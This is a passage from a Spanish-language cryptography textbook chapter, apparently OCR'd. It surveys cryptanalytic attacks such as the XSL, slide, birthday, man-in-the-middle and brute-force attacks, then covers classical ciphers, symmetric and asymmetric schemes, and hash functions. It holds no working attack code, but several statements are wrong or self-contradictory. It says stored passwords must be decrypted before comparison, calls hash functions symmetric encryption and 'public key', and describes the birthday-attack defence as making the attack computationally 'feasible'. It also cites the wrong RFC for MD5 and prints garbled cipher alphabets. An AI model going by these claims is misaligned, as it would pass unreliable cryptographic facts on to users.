En criptografía, el criptoanálisis de módulo n es un ataque aplicable a los encriptadores de bloque y de flujo. Es una forma de particionar el criptoanálisis que explota la diferencia de como opera el sistema de encriptación sobre las clases de equivalencia o de congruencia módulo n. El método fue sugerido por primera vez en 1999 por John Kelsey, Bruce Schneier, y Wagner David y se aplicó a algoritmo RC5P, una variante del RC5 y el algoritmo M6, una familia de sistemas de encriptación de bloque utilizados en el estándar FireWire. Estos ataques utilizaron las propiedades de la suma binaria y la rotación de bit con un módulo de un valor que era un primo de Fermat.

12.3.10. Ataque XSL (eXtended Sparse Linearisation)

En criptografía, el ataque XSL es un método de criptoanálisis de sistemas de encriptación de bloque. El ataque fue publicado por primera vez en el año 2002 por los investigadores Nicolas Courtois y Pieprzyk Josef. Ha causado cierta controversia ya que se afirma que tienen el potencial de romper el algoritmo AES (Advanced Encryption Standard).

El método tiene un alto factor de trabajo, lo que significa que la técnica no reduce el esfuerzo para romper el AES en comparación con una búsqueda exhaustiva. Por lo tanto, no afecta a la seguridad del mundo real del encriptado por bloques en un futuro próximo. Sin embargo, el ataque ha causado a algunos expertos un gran malestar ante la simplicidad algebraica del algoritmo AES.

Así el ataque XSL se basa en primer lugar en analizar el funcionamiento interno de un sistema de encriptación y en la obtención de un sistema de ecuaciones simultáneas de segundo grado. Estos sistemas de ecuaciones suelen ser muy grandes, por ejemplo 8000 ecuaciones con 1600 variables en el ca-

so del algoritmo AES de 128 bits. Se conocen varios métodos para resolver tales sistemas. En el ataque XSL, un algoritmo especializado, denominado XSL (eXtended Sparse Linealization), se aplica para resolver estas ecuaciones y descubrir la clave.

El ataque se caracteriza por requerir sólo unos pocos textos planos conocidos para llevarlo a cabo. Los métodos anteriores de criptoanálisis, tales como el criptoanálisis diferencial y lineal, a menudo requieren números exageradamente grandes de textos planos conocidos o escogidos.

12.3.11. Ataque de deslizamiento

El ataque de deslizamiento es una forma de criptoanálisis diseñado para tratar con la idea predominante de que incluso las encriptaciones débiles puede llegar a ser muy fuertes cuando aumenta el número de pasos, lo que puede evitar un ataque diferencial. El ataque de deslizamiento funciona de manera que el número de pasos sea irrelevante en un sistema de encriptación. En lugar de buscar en los aspectos relacionados con los datos aleatorios de la encriptación por bloque, el ataque de deslizamiento funciona analizando la programación de la clave y la explotación de las debilidades para romper este sistema de encriptación. Lo más común es que las claves se repiten de manera cíclica.

El ataque fue descrito por primera vez por David Wagner y Alex Biryukov. Bruce Schneier fue el primero en sugerir el nombre de ataque de deslizamiento, y lo utilizó en su artículo del año 1999 en el que describe el ataque. El único requisito de un ataque de deslizamiento es que se puede romper dividiendo en múltiples pasos de una función F idéntica. Probablemente esto significa que tiene una programación cíclica de la clave. La función F debe ser vulnerable a un ataque de texto plano conocido. El ataque de deslizamiento está estrechamente relacionado con el ataque de clave relacionada.

La idea del ataque de deslizamiento tiene sus raíces en un artículo publicado por Edna Grossman y Bryant Tuckerman en un Informe técnico de IBM del año 1977. Grossman y Tuckerman demostraron que el ataque a una encriptación débil de bloques llamado NDS (New Data Seal). El ataque se basó en el hecho de que el sistema de encriptación tiene subclaves idénticas en cada

paso, por lo que el sistema de encriptación tiene una programación cíclica de clave con un ciclo de una sola clave, que fue una versión antigua del ataque de deslizamiento.

12.3.12. Ataque de cumpleaños

Un ataque de cumpleaños es un tipo de ataque criptográfico que explota las matemáticas que hay detrás del problema de cumpleaños en la teoría de la probabilidad. El ataque depende de la mayor probabilidad de colisiones encontrada entre intentos de ataque aleatorios y un grado fijo de permutaciones como se describe en la paradoja del problema de cumpleaños.

Para entender como funciona este ataque, consideremos una clase de 30 estudiantes donde el profesor pide para la fecha de cumpleaños de cada uno de ellos. Para determinar si dos alumnos tienen la misma fecha de cumpleaños, lo que corresponde a una colisión hash, la probabilidad es muy pequeña. Si el profesor escogió un día determinado, la probabilidad de que al menos un estudiante naciera este día sería $1 - (364/365)^{30}$, es decir, aproximadamente un 7,9%. Sin embargo la probabilidad de que al menos otro estudiante naciera el mismo día está alrededor del 70% para una población de 30 alumnos. La fórmula es

$$1-365!/((365-n)! \times 365^n)$$

Trasladando esta problemática a la criptografía, supongamos que Antonio quiere engañar a José para que firme un contrato fraudulento. Antonio prepara dos contratos, uno justo al que llamaremos m y otro fraudulento que lo llamaremos m'. Mediante una serie de combinaciones, crea un gran número de variaciones del contrato justo m, de forma que todos sean contratos justos. De una manera similar, Antonio también crea un gran número de variaciones del contrato fraudulento m'. A continuación se aplica la función hash a todas estas variaciones hasta que se encuentra una versión del contrato justo y una versión del contrato fraudulento que tengan el mismo valor hash, f (m) = f (m ').

A continuación Antonio presenta la versión justa a José para su firma. Una vez firmado, Antonio adjunta la firma al contrato fraudulento, con lo que demuestra que el contrato fue firmado por José. Las probabilidades difieren

ligeramente del problema de cumpleaños original, ya que Antonio no gana nada por encontrar dos contratos justos o fraudulentos con el mismo hash. La estrategia de Antonio es generar pares de contratos justo y fraudulento con el mismo hash. Las ecuaciones del problema del cumpleaños se aplican donde n es el número de pares. El número de hashes que Antonio realmente genera es 2n.

Para evitar el ataque de cumpleaños, la longitud de la salida de la función hash se puede elegir lo suficientemente grande para que el ataque de cumpleaños se convierta en computacionalmente factible, es decir, ha de tener aproximadamente dos veces más de bits de los que se requieren para prevenir un ataque de fuerza bruta.

12.3.13. Ataque Man-in-the-middle

El ataque man-in-the-middle, a menudo abreviado MITM, en criptografía es una forma de escucha activa en la que el atacante realiza conexiones independientes con las víctimas y transmite mensajes entre ellos, haciéndoles creer que están hablando directamente entre sí a través de una conexión privada, cuando en realidad toda la conversación es controlada por el atacante. El atacante debe ser capaz de interceptar todos los mensajes que se envían entre las dos víctimas e inyectar nuevos mensajes. Hasta cierto punto esto es sencillo en muchas circunstancias como por ejemplo un atacante dentro del rango de recepción de una encriptación de una red inalámbrica.

Un ataque man-in-the-middle sólo puede tener éxito cuando el atacante puede hacerse pasar por cada punto final, no siendo detectado por la víctima. La mayoría de los protocolos criptográficos incluyen alguna forma de autenticación de punto final para prevenir los ataques MITM. Por ejemplo, el protocolo SSL puede autenticar una o ambas partes mediante una entidad de certificación de mútua confianza.

12.3.14. Ataque Meet-in-the-middle

El ataque MITM es un ataque genérico aplicable a varios sistemas criptográficos. Como los demás ataques requiere la capacidad de encriptar y desen-

criptar, y la posesión de pares de textos planos y textos cifrados correspondientes. Al tratar de mejorar la seguridad de un encriptador de bloque, una idea tentadora es simplemente usar varias claves independientes para encriptar los datos varias veces utilizando una secuencia de funciones.

El ataque Meet-in-the-Middle intenta encontrar un valor que se utilice tanto dentro de un texto encriptado como en un texto plano de la composición de varias funciones o encriptadores de bloque de tal manera que el mensaje obtenido después de la primera función se pueda deshacer con el fin de obtener el mensaje original, literalmente reunidos en el medio de la función compuesta. De aquí el nombre de reunidos en medio.

El MITM Multidimensional (MD-MITM) utiliza una combinación de varios ataques MITM simultáneos como se ha descrito anteriormente, donde la reunión ocurre en múltiples posiciones de la función compuesta. Una búsqueda exhaustiva de todas las combinaciones posibles de claves llevaría a 2^{kj} intentos si j encriptaciones se han utilizado con diferentes claves en cada encriptación, donde cada clave tiene k bits de largo.

Ideado en 1977 por Whitfield Diffie y Martin Hellman, fue aplicado para reducir la seguridad de los encriptadores simétricos de bloques obtenidos a partir de 2 encriptadores simétricos de bloque iguales puestos uno a continuación uno del otro, lo que se suele implementar mediante 2 pasos de encriptación.

12.3.15. Ataque de fuerza bruta

En criptografía, se denomina ataque de fuerza bruta a la forma de recuperar una clave probando todas las combinaciones posibles hasta encontrar aquella que permite el acceso. Dicho de otro modo, define al procedimiento por el cual a partir del conocimiento del algoritmo de encriptado empleado y de un par de textos, uno plano y otro encriptado, se realiza la encriptación de uno de los miembros del par con cada una de las posibles combinaciones de clave, hasta obtener el otro miembro del par. El esfuerzo requerido para que la búsqueda sea exitosa con probabilidad mejor que la par será 2^{n-1} operaciones, donde n es la longitud de la clave.

Otro factor determinante en el coste de realizar un ataque de fuerza bruta es el juego de caracteres que se pueden utilizar en la clave. Las contraseñas que sólo utilicen dígitos numéricos serán más fáciles de descifrar que aquellas que incluyen otros caracteres como letras, así como las que están compuestas por menos caracteres serán también más fáciles de descifrar.

Los ataques por fuerza bruta utilizan el método de prueba y error, por lo que son muy costosos en tiempo computacional. La fuerza bruta suele combinarse con un ataque de diccionario.

12.3.16. Jardinería (criptoanálisis)

En el criptoanálisis, la jardinería es un término utilizado en Bletchley Park, Inglaterra, durante la Segunda Guerra Mundial, para atraer a los alemanes la inclusión de texto plano conocido, que los británicos llamaban "cribs", en sus mensajes encriptados. Este término presumiblemente provenía de las misiones de minado de los aviones de la RAF, llamado así porque los sectores de las aguas costeras de Europa se les dio nombres en código basado en frutas y verduras.

12.4. Encriptaciones de una vía

Al tratar con los ordenadores, grandes o pequeños, los usuarios necesitan y se les exige el uso de contraseñas. Por lo general una contraseña es una cadena de caracteres utilizada para restringir el acceso a las áreas o a los recursos informáticos. El objetivo principal es identificar a los usuarios autorizados y protegerlos contra los intrusos. Cuando se introduce una contraseña, el sistema la contrasta con la lista de usuarios y sus contraseñas para autorizar o no su acceso. Es lo que se llama la autenticación de usuario. Debido a que las contraseñas se guardan encriptadas, antes de su contrastación deben ser desencriptadas. Puesto que no es necesaria la desencriptación, las contraseñas son generalmente generadas por encriptado en un solo sentido.

Las principales encriptaciones de una vía son: el Crypt de UNIX basada en el algoritmo DES, el crypt de FreeBSD basado en el algoritmo MD5 y el SHA basado en funciones hash.

Dentro de los métodos clásicos de encriptación podemos citar los siguientes:

- Encriptado César o monoalfabético simple.
- Encriptado monoalfabético general.
- Encriptado por sustitución polialfabética.
- Encriptado inverso.
- Encriptado en figura geométrica.
- Encriptado por filas.

De los seis sistemas de encriptación mencionados, los tres primeros están basados en los métodos por sustitución y los restantes están basados en los métodos de transposición. Explicaremos cada uno de ellos y veremos que efecto de cifrado se obtienen en los mensajes.

12.4.1. Encriptado César o monoalfabético simple

El sistema de encriptado César o monoalfabético simple fue empleado por los romanos para encriptar sus mensajes, de ahí el nombre de César, ya que fue en su reinado cuando nació este sistema de encriptación. Consiste en reemplazar cada letra de un texto por otra que se encuentre a una distancia determinada. Se sabe que César empleaba una distancia de 3, así el texto A B C D E F G H Y J K L M N Ñ O P Q R S T U V W X Y Z se convertía en el texto encriptado D E F G H Y J K L M N Ñ O P Q R S T U V W X Y Z C B A. Así el mensaje 'El Hacker acecha de nuevo', quedaría 'HÑ KDFNHU DFHFKD GH PXHYR'.

12.4.2. Encriptado monoalfabético general

El sistema de encriptado monoalfabético general es un sistema que se basa en sustituir cada letra por otra de forma aleatoria. Esto supone un grado más de complejidad que en el método de cifrado anterior. Un ejemplo sería el siguiente ;

Mensaje original: A B C D E F G H I J K L M N Ñ O P Q R S T U V W X Y Z

Mensaje encriptado: Z C Q V A J G Ñ W N FB U M R H Y O D Y X T P E S L K

Y el mensaje 'El Hacker acecha de nuevo', quedaría de la siguiente forma: 'AF ÑZQNAO ZQAQÑZ VA UXATR'.

12.4.3. Encriptado por sustitución polialfabética

El sistema de encriptación por sustitución polialfabética es un método que emplea más de un alfabeto de sustitución, es decir, se emplean varias cadenas de palabras aleatorias y diferentes entre si, para después elegir una palabra distinta según una secuencia establecida. Aquí nacen las claves secretas basadas en números.

Este sistema es algo más complejo que los anteriores y a veces resulta difícil desencriptar los mensajes cuando se emplean más de diez columnas de palabras aleatorias.

Así si el mensaje original es A B C D E F G H Y J K L M N Ñ O P Q R S T U V W X Y Z y los tres alfabetos de sustitución son:
1 - F Q R A L K Z S J Ñ M Y T Y V D B E W V N O C X H P G
2 - G A W H V M U Y F Q L B R C J N D S K T Ñ P Z O Y X E
3 - C Ñ O G D Q H A R P Y T X E W V B M V L Y F S N Z K J
Con una clave 2-3-1, el mensaje 'El Hacker acecha de nuevo' encriptado resultante sería: 'HY SGOMHM FWDRVAF HD YPDCJ'.

12.4.4. Encriptado inverso

El sistema de cifrado inverso es quizás una de las formas más simples de encriptar una imagen y es probablemente reconocida por todos nosotros. Es normal escribir del revés cuando estamos aburridos, pero lo cierto es que este es un sistema de encriptación. La forma de hacerlo es simplemente escribiendo el mensaje al revés. Así el mensaje 'El hacker está al acecho', le correspondería el mensaje encriptado 'oveun de ehceca rekcah le'.

12.4.5. Encriptado en figura geométrica

El sistema de encriptado en figura geométrica es más complejo que el anterior. En este sistema se empieza por escribir el mensaje siguiendo un patrón

preestablecido y se encripta siguiendo una estructura geométrica basada en otro patrón. Este último patrón puede ser verdaderamente complejo según sea la extensión del mensaje escrito y la forma de seguimiento de la línea.
Así el mensaje 'El hacker está al acecho', con la figura geométrica siguiente:
El HAC
KER ESTA
AL ACE
CHO
haría que el mensaje encriptado fuera 'ECALHKAHOACRECEATSE'

12.4.6. Encriptado por transposición de filas

El método de encriptación por transposición de filas consiste en escribir el mensaje en columnas y luego utilizar una regla para reordenarlas. Esta regla elegida al azar será la clave para encriptar el mensaje. También aquí es importante saber la clave secreta para poder desencriptar el mensaje. En esta ocasión el mensaje puede estar fuertemente encriptado si se emplean textos relativamente largos.

12.5. Criptografía simétrica

La criptografía simétrica se refiere al conjunto de métodos que permiten tener una comunicación segura entre las partes, siempre y cuando anteriormente se hayan intercambiado la clave correspondiente que la denominaremos clave simétrica. La simetría se refiere a que las partes tienen la misma clave tanto para encriptar como para desencriptar. Este tipo de criptografía es conocida también como criptografía de clave privada.

Como en el caso de una encriptación de una vía, las encriptaciones de este tipo de criptografía se pueden clasificar según tres familias,

- la criptografía simétrica por bloque (block cipher), donde un mensaje se divide en bloques y se aplica la encriptación a cada uno de ellos,
- la criptografía simétrica por flujo (stream cipher), en este caso la encriptación se hace bit a bit, y
- la criptografia simétrica por hash.

Aunque con ligeras modificaciones un sistema de criptografía simétrico por bloque puede modificarse para convertirse en alguna de las otras dos formas e inversamente, sin embargo es importante verlas por separado dado que se usan en aplicaciones diferentes.

12.5.1. Encriptación por bloque

En criptografía, una encriptación por bloque es una operación de encriptado de clave simétrica que opera con grupos de bits de longitud fija, llamados bloques, y que utiliza una transformación invariable. El algoritmo de encriptación por bloque puede tomar, por ejemplo, un bloque de 128 bits de un texto plano como entrada, y sacar el correspondiente bloque de 128 bits encriptado. La transformación exacta se controla usando una segunda entrada que es la clave. La desencriptación es similar: en el ejemplo anterior el algoritmo de desencriptación toma los 128 bits del bloque encriptado y además la clave secreta y con ello obtiene un bloque de 128 bits de texto plano.

De los primeros algoritmos de encriptación por bloque y que han sido la base para otros algoritmos, el más conocido es el DES (Data Encryption Standard), desarrollado por IBM y publicado como un estándar en el año 1977. Su sucesor es el AES (Advanced Encrypton Standard), adoptado en el año 2001.

Un encriptador por bloque consta de dos pares de algoritmos, uno para la encriptación y otro para la desencriptación. Ambos algoritmos aceptan dos entradas: un bloque de entrada con un tamaño determinado de n bits y una clave de k bits de longitud. Con estas dos entradas se obtiene un bloque de salida de n bits, es decir, de la misma longitud del bloque de texto plano de la entrada. Así su función se puede escribir como

$$E_K(M) = C$$

Para cualquier bloque M y clave K, M es el texto plano y C el texto encriptado. Para cada clave K, E_K es una permutación o asignación biyectiva sobre el conjunto de bloques de entrada. La desencriptación es la función inversa de la encriptación, de forma que

$$E_K^{-1}(C) = M$$

El tamaño n del bloque es normalmente de 64 ó 128 bits, aunque algunos encriptadores tienen un tamaño de bloque variable. Los 64 bits fueron la longitud más común hasta mediados de la década de los años 1990, cuando los nuevos diseños comenzaron a cambiar a la longitud de 128 bits debido a la mayor potencia de los procesadores y que acortaba el tiempo de realización de las desencriptaciones. A veces se emplean rellenos para permitir disponer de bloques de un tamaño determinado o encriptar los textos planos de longitudes arbitrarias. Cada algoritmo de encriptación tiene diferentes características en lo que respecta a la propagación del error, la facilidad de acceso al azar y la vulnerabilidad a ciertos tipos de ataque. Los tamaños habituales de clave son 40, 56, 64, 80, 128, 192 y 256 bits. A partir del año 2006, normalmente se toman 80 bits como la longitud mínima de clave necesarios para prevenir los ataques de fuerza bruta. Cuanto más larga es la clave, en media más tiempo se tarda en descubrirla mediante un ataque de fuerza bruta.

La mayoría de los encriptadores por bloque se construyen usando varias veces una función simple, lo que se conoce como pasos. Esta técnica se conoce como una encriptado por iteración. Cada iteración es un paso, y la función repetida se denomina función de redondeo. Normalmente se realizan de 4 a 32 pasos. Por lo general la función de redondeo R tiene diferentes claves en cada paso, que derivan de la clave original:

$$M_i = R_{K_i}(M_{i-1})$$

donde M es el texto plano y M_i el texto encriptado en el paso i. Cuantas más iteraciones, más difícil es descubrir la clave y el método.

Frecuentemente se usa además una clave testigo. Al principio y al final, se modifican los datos con la clave, normalmente con la ejecución de una operación lógica XOR, pero también se usan las simples operaciones aritméticas de suma y resta. En el primer caso, las operaciones serían

$$M_0 = M \text{ .XOR. } K_0$$

$$M_i = R_{K_i}(M_i\text{-}1) \; ; \; i = 1 \; . \; . \; . \; r$$

$$C = M_r \text{ .XOR. } K_{r+1}$$

Muchos sistemas de encriptación por bloque se pueden clasificar como redes de Feistel, o, de forma más general como redes de sustitución-permutación. Las operaciones aritméticas, las operaciones lógicas (especialmente XOR), las cajas S y las permutaciones de diferentes tipos son frecuentemente utilizadas como componentes. Basicamente se trata de sencillas operaciones que aparte de ser complejas, sean sencillas y rápidas de ejecución.

En los últimos 20 años se han diseñado una gran cantidad de sistemas criptográficos simétricos, entre algunos de ellos están: AES, RC6, IDEA, FEAL, Blowfish, CAST128, Serpent, Twofish, etc. Sin embargo no han tenido el alcance del algoritmo DES, a pesar de que algunos de ellos tienen mejores propiedades.

12.5.2. Encriptado por flujo

En criptografía, un encriptado por flujo es un encriptado de clave simétrica donde los bits de texto plano se combinan con un flujo de bits encriptado con números pseudoaleatorios, por lo general mediante una operación lógica XOR. En un encriptado por flujo los bits del texto plano son encriptados uno a uno, y la transformación de los sucesivos bits varía durante la encriptación.

Los encriptadores por flujo representan un enfoque diferente de la encriptación simétrica de los encriptadores por bloque. Los encriptadores por bloque operan en grandes bloques de bits con una transformación fija e invariable. Esta diferencia no siempre es clara: en algunos modos de operación, una función primitiva de un encriptador por bloque se utiliza de manera que actúe efectivamente como un encriptador por flujo. Normalmente los encriptadores por flujo se ejecutan a una velocidad superior que los encriptadores por bloque y tienen una menor complejidad de hardware. Sin embargo los encriptadores por flujo pueden ser susceptibles de problemas de seguridad graves si se usan incorrectamente, por ejemplo, el mismo estado inicial no debe ser utilizado dos veces.

Un encriptador por flujo genera claves sucesivas en el tiempo basadas en el cambio de estado. Este estado se actualiza esencialmente de dos formas: si el estado cambia de forma independiente de los mensajes de texto plano o

encriptados, el encriptador se clasifica como un encriptador de flujo sincrónico. Por el contrario, los encriptadores por flujo autosíncronos actualizan su estado en base de los dígitos encriptados previamente.

Así tenemos dos clases de encriptadores por flujo:

- Encriptadores por flujo síncrono. En esta clase, el flujo de bits pseudoaleatorios se genera de forma independiente de los mensajes de texto plano y encriptados, y luego se combinan con el texto plano a encriptar o el texto encriptado a desencriptar. Lo más habitual es utilizar los bits a encriptar y el flujo clave combinándolos utilizando la operación XOR. A esto se le llama encriptador de flujo de adición binaria. En un encriptador de flujo síncrono, el emisor y el receptor deben estar sincronizados exactamente en el paso del desencriptado. Si se agregan o se quitan bits del mensaje durante la transmisión, se pierde la sincronización. Para restaurar la sincronización, se pueden verificar determinados valores de manera sistemática para obtener la desencriptación correcta. Otra propuesta consiste en etiquetar el texto encriptado con marcadores en puntos regulares a la salida. Sin embargo, si se corrompe un bit durante la transmisión, únicamente queda afectado un único bit y el error no se propaga a otras partes del mensaje. Esta propiedad es útil cuando la tasa de error de transmisión es alto. Por otra parte y debido a esta propiedad, los encriptadores por flujo síncronos son muy susceptibles a los ataques activos, así si un atacante puede cambiar un bit en el texto encriptado, podría ser capaz de hacer cambios previsibles en el correspondiente bit del texto plano, por ejemplo, cambiando un poco en el texto encriptado hace que el mismo bit sea cambiado en el texto plano.
- Encriptadores por flujo autosíncrono. Esta clase de encriptadores utiliza varios de los bits de texto encriptado para calcular el flujo clave. Estos sistemas son conocidos como encriptadores por flujo autosíncronos, encriptadores por flujo asíncronos o CTAK (ciphertext autokey). La idea de la autosincronización fue patentada en el año 1946, y tiene la ventaja de que el receptor se sincronizará automáticamente con el generador del flujo clave después de recibir N bits encriptados, por lo que es más fácil de recuperar si se han perdido bits o agregado bits a la secuencia de mensajes. Los errores de un solo bit están limitados en sus efectos, afectando sólo N bits de

texto plano. Un ejemplo de encriptador de flujo autosíncrono es un encriptador por bloque en el modo CFB (cipher feedback).

Los encriptadores por flujo más importantes son: OTP, RC4 y ISAAC.

12.6. Criptografía asimétrica

La criptografía asimétrica es aquella que utiliza dos claves diferentes para cada usuario, una para encriptar que se le llama clave pública y otra para desencriptar que es la clave privada. El nacimiento de la criptografía asimétrica fue como consecuencia de la búsqueda de un modo más práctico de intercambiar las claves simétricas. Diffie y Hellman propusieron una forma de hacer esto, sin embargo no fue hasta que apareció el popular método de Rivest Shamir y Adleman (RSA) publicado en el año 1978, cuando toma forma la criptografía asimétrica. Su funcionamiento está basado en la imposibilidad computacional de factorizar números enteros grandes.

En la actualidad la criptografía asimétrica o de clave pública se divide en tres familias según sea el problema matemático en el cual basan su seguridad.


- La primera familia es la que basa su seguridad en el PFE (Problema de Factorización Entera). Los sistemas que pertenecen a esta familia son el RSA y el RW (Rabin Williams).
- La segunda familia es la que basa su seguridad en el PLD (Problema del Logaritmo Discreto). A esta familia pertenece el sistema DF (Diffie-Hellman) de intercambio de claves y el sistema DSA de firma digital.
- La tercera familia es la que basa su seguridad en el PLDE (Problema del Logaritmo Discreto Elíptico). En este caso hay varios esquemas tanto de intercambio de claves como de firma digital como el DHE (Diffie Hellman Elíptico), DSAE, NRE (Nyberg-Rueppel), MQV (Menezes, Qu, Vanstone), etc.

Aunque las familias anteriores pertenecen a los sistemas asimétricos más conocidos, existen otro tipo de sistemas que basan su seguridad en otro tipo de problemas como por ejemplo en el PLDH (Problema del Logaritmo

Discreto Hiperelíptico), sobre problemas de retículas y sobre subconjuntos de clases de campos numéricos reales y complejos.

12.7. Funciones hash

Una herramienta fundamental de la criptografía son las funciones hash, que son utilizadas principalmente para resolver el problema de la integridad de los mensajes, así como su autenticidad y su origen. Una función hash es también un algoritmo de encriptación simétrico. Dado que los documentos a firmar pueden ser en general demasiado grandes, la función hash les asocia una cadena de una longitud fija, siendo 160 uno de los números más habituales por su manejabilidad.



La función hash transforma de forma única un mensaje de longitud variable en un mensaje de longitud constante. Para ello, la función hash toma como entrada una cadena de longitud variable, por ejemplo 5259 bits, luego divide este mensaje en pedazos iguales, por ejemplo de 160 bits, como en el caso de la figura y dado que en general el mensaje original no será un múltiplo de 160, entonces para completar un número entero de trozos de 160 bits al

último se le agrega un relleno, por ejemplo con ceros. En nuestro caso en el que el mensaje tiene 5259 bits constaría de 32 bloques de 160 bits y 139 bits restantes que con otros 21 ceros más, completaría el último bloque de 160 bits.

Ahora el mensaje toma la forma $x=x1, x2, x3,\ldots,xt$ donde cada xi tiene igual longitud (160 bits por ejemplo) y t es el número de bloques. Posteriormente se asocia un valor constante a un vector de inicialización (IV – Initialization Vector), y se efectúan las siguientes operaciones:

$$H_0 = IV$$
$$H_i = f(H_{i-1}, x_i) \quad 1=< i =< t$$
$$h(x) = g(H_t)$$

donde *f* es una función que combina dos cadenas de bits de longitud fija e igual, y *g* es una función de salida. De lo que se trata es tomar el mensaje, partirlo en bloques de longitud constante y combinar de alguna forma cada uno de los bloques hasta obtener un solo mensaje de longitud fija.

Las funciones hash pueden operar utilizando distintas codificaciones, siendo las más importantes las siguientes:

- Las MDCs (Modification Detection Codes), que sirven para resolver el problema de la integridad de la información. Así si se aplica un MDC a un mensaje y se envía con el propio mensaje, el receptor al recibirlo, si le aplica la función hash al mismo, podrá comprobar que el mensaje recibido es el correcto. En realidad es una prueba de autenticación del mensaje. Las MDCs se usan principalmente para resolver el problema de la integridad y lo hacen tomando el razonamiento siguiente: se aplica un hash *h*(M) al mensaje M y se envía el hash con el mensaje. Cuando se recibe (M, *h*(m)), se le aplica una vez más el hash, obteniendo *h*'(m). Si *h*(M)=*h*'(M), entonces se puede aceptar que el mensaje se ha transmitido sin alteración.
- Las MACs (Message Authentication Codes) sirven para autenticar el origen de los mensajes junto con la integridad. La aplicación de una MAC a un mensaje consiste en enviar el mensaje junto con una clave simétrica que se ha utilizado para la función hash y cuyo resultado también se envía. La autenticidad del origen del mensaje se comprueba si la clave del receptor corresponde a la que se creó en el

origen del mensaje. Las MACs se utilizan para resolver el problema de autenticar el origen del mensaje y tiene el argumento siguiente: se combina el mensaje M con una clave privada K y se les aplica un función hash h(M,K). Si al llegar a su destino h(M, K) se comprueba la integridad del mensaje con la clave privada K. A continuación se demuestra que el origen es solo el que tiene la misma clave K, probando así la autenticidad del origen del mensaje.

Las propiedades que deben de tener las funciones hash son las siguientes:

1) Resistencia a la preimagen. Esto significa que dada cualquier imagen y, sea computacionalmente imposible encontrar un mensaje x, tal que $h(x)=y$. Otra forma como se conoce esta propiedad es que h sea de un solo sentido.

2) Resistencia a una 2ª preimagen. Esto significa que dado un mensaje x, sea computacionalmente imposible encontrar un mensaje x' tal que $h(x)=h(x')$. Otra forma de conocer esta propiedad es que h tenga una resistencia no fuerte a una colisión.

3) Resistencia a una colisión. Esto significa que es computacionalmente imposible encontrar dos mensajes diferentes x, x' tal que $h(x)=h(x')$. Esta propiedad también se conoce como resistencia fuerte a una colisión.

Por ejemplo supongamos que empleamos una función hash en un esquema de firma digital con apéndice. Entonces aplicamos la función hash $h(x)$ a la firma, y en este caso la función hash es del tipo MDC con resistencia a una 2ª preimagen, ya que de lo contrario un atacante que conozca la firma sobre $h(x)$, puede encontrar otro mensaje x' tal que $h(x) = h(x')$ y reclamar que la firma es del documento x'.

Si el atacante puede hacer que el usuario firme un mensaje, entonces el atacante puede encontrar una colisión (x, x') en lugar de lo más difícil que es encontrar una segunda preimagen de x y hacer firmar al usuario del mensaje x diciendo que lo firmó el usuario del mensaje x'. En este caso es necesaria la propiedad de resistencia a colisión.

Actualmente se ha podido encontrar debilidades en las funciones hash que tienen como salida una cadena de 128 bits, por lo que se ha recomendado utilizar salidas de 160 bits.

12.7.1. Historia

La funciones hash criptográficas en general son de clave pública, y en consecuencia la empresa RSA Security, Inc. ha desempeñado un papel crucial en el desarrollo y despliegue de muchas funciones hash criptográficas. La primera función hash criptográfica desarrollada por RSA Security, Inc. fue denominada MD, que es la abreviatura de message digest y fue patentado y nunca publicado. El algoritmo MD2 especificado en la RFC 1319 del IETF fue la primera función de hash criptográfica de uso generalizado.

Cuando Merkle propuso una función hash criptográfica llamada SNEFRU que era varias veces más rápida que el algoritmo MD2, RSA Security, Inc. respondió al desafío con el algoritmo MD4 especificado en la RFC 1320 del IETF. El algoritmo MD4 se aprovechó del hecho de que los nuevos procesadores podrían hacer operaciones de 32-bit, y era por lo tanto capaz de ser más rápido que el SNEFRU. En el año 1991, SNEFRU y otras funciones hash criptográficas fueron atacados con éxito mediante el uso del criptoanálisis diferencial. Además se encontraron algunos puntos débiles en una versión del MD4 con dos pasos en lugar de tres.

Oficialmente esto no rompió el algoritmo MD4, pero puso nervioso a RSA Security, Inc., tanto que decidió fortalecer el MD4. Así apareció el algoritmo MD5 que está especificado en la RFC1320 del IETF. Se supone que este algoritmo es más seguro que el MD4, pero también es un poco más lento. Debido a algunos resultados recientes, el algoritmo MD4 debe ser considerado como inseguro, y el MD5 se debe evaluar su seguridad. En el año 2004, un grupo de investigadores chinos descubrieron y publicaron colisiones en los algoritmos MD4, MD5 y algunas otras funciones hash criptográficas.

En el año 1993, el NIST propuso el algoritmo SHA (Secure Hash Algorithm), que es similar al MD5, pero aún más fortalecido y también un poco más lento. Probablemente, después de descubrir una debilidad nunca publicada en la propuesta original del algoritmo SHA, el NIST lo revisó y denominó SHA-1 a la versión revisada. El algoritmo SHA-1 está especificado en la norma FIPS 180-1, y se le conoce también como SHS(Secure Hash Standard).

